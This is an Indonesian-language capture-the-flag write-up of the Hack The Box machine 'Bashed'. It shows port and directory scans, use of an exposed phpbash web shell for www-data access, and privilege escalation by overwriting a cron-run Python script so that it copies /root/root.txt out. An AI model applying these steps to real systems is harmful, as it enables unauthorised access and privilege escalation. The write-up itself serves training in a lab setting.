

Bashed



















Summary

Bashed, box berisi aplikasi web bernama phpbash. Web ini mampu menjalankan bash pada web yang menggunakan php. Untuk mendapatkan user.txt cukup mudah, hanya menjalankan bash biasa. Sementara untuk mendapatkan root.txt, harus memanfaatkan cronjob yang berjalan setiap menit. Script yang dijalankan terdapat pada folder /scripts dengan hak akses user scriptmanager.

Referensi:


https://github.com/Arrexel/phpbash

https://chryzsh.gitbooks.io/pentestbook/privilege_escalation - linux.html

Technical Detail


```
Port Scanning menggunakan NMAP
root@xd:~# nmap -sV 10.10.10.68
Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-23 08:28 WIB
Nmap scan report for 10.10.10.68
Host is up (0.24s latency).
Not shown: 999 closed ports
PORT
      STATE SERVICE VERSION
                    Apache httpd 2.4.18 ((Ubuntu))
80/tcp open http
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 279934.97 seconds
Brute force directory menggunakan dirb
root@xd:~# dirb http://10.10.10.68
DIRB v2.22
By The Dark Raver
______
START TIME: Mon Mar 26 14:08:51 2018
URL BASE: http://10.10.10.68/
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
---- Scanning URL: http://10.10.10.68/ ----
==> DIRECTORY: http://10.10.10.68/css/
==> DIRECTORY: http://10.10.10.68/dev/
==> DIRECTORY: http://10.10.10.68/fonts/
==> DIRECTORY: http://10.10.10.68/images/
+ http://10.10.10.68/index.html (CODE:200|SIZE:7743)
==> DIRECTORY: http://10.10.10.68/js/
==> DIRECTORY: http://10.10.10.68/php/
+ http://10.10.10.68/server-status (CODE:403|SIZE:299)
==> DIRECTORY: http://10.10.10.68/uploads/
```

Tampilan Web




Terdapat infomasi yang bertuliskan phpbash pada web tersebut, script yang dipakai terdapat pada https://github.com/Arrexel/phpbash.

Dari hasil bruteforce menggunakan dirb, terdapat direktori yang berisi phpbash, yaitu /dev/. Menggunakan phpbash mendapatkan akses sebagai user www-data, cukup untuk mendapatkan user.txt.



Privilege Escalation

User www-data tidak memiliki akses ke direktori scripts, untuk mengaksesnya dapat memanfaatkan user scriptmanager. Pada direktori scripts terdapat kode python yang berfungsi untuk menuliskan string ke dalam sebuah file, namun yang menjadi pertanyaan adalah file yang dihasilkan mendapatkan hak akses root. Dari sini dapat disimpulkan, terdapat cronjob yang berjalan dengan hak akses root.



Untuk melihat isi root.txt, kita dapat memanfaatkan cronjob yang berjalan dengan memodifikasi isi dari file test.pv.

```
www-data@bashed:/# sudo -u scriptmanager cat /scripts/test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```

File test.py yang dibuat untuk mencetak isi root.txt menjadi halo.txt

```
$ cat << EOF > test.py
> import os
> os.system('cat /root/root.txt > halo.txt')
> EOF
```

Setelah beberapa saat, file halo.txt muncul karena crobjob yang berjalan.

```
$ ls
halo.txt
test.py
test.txt
$ cat halo.txt
cc4f0afe3a1-----9674a8e2
```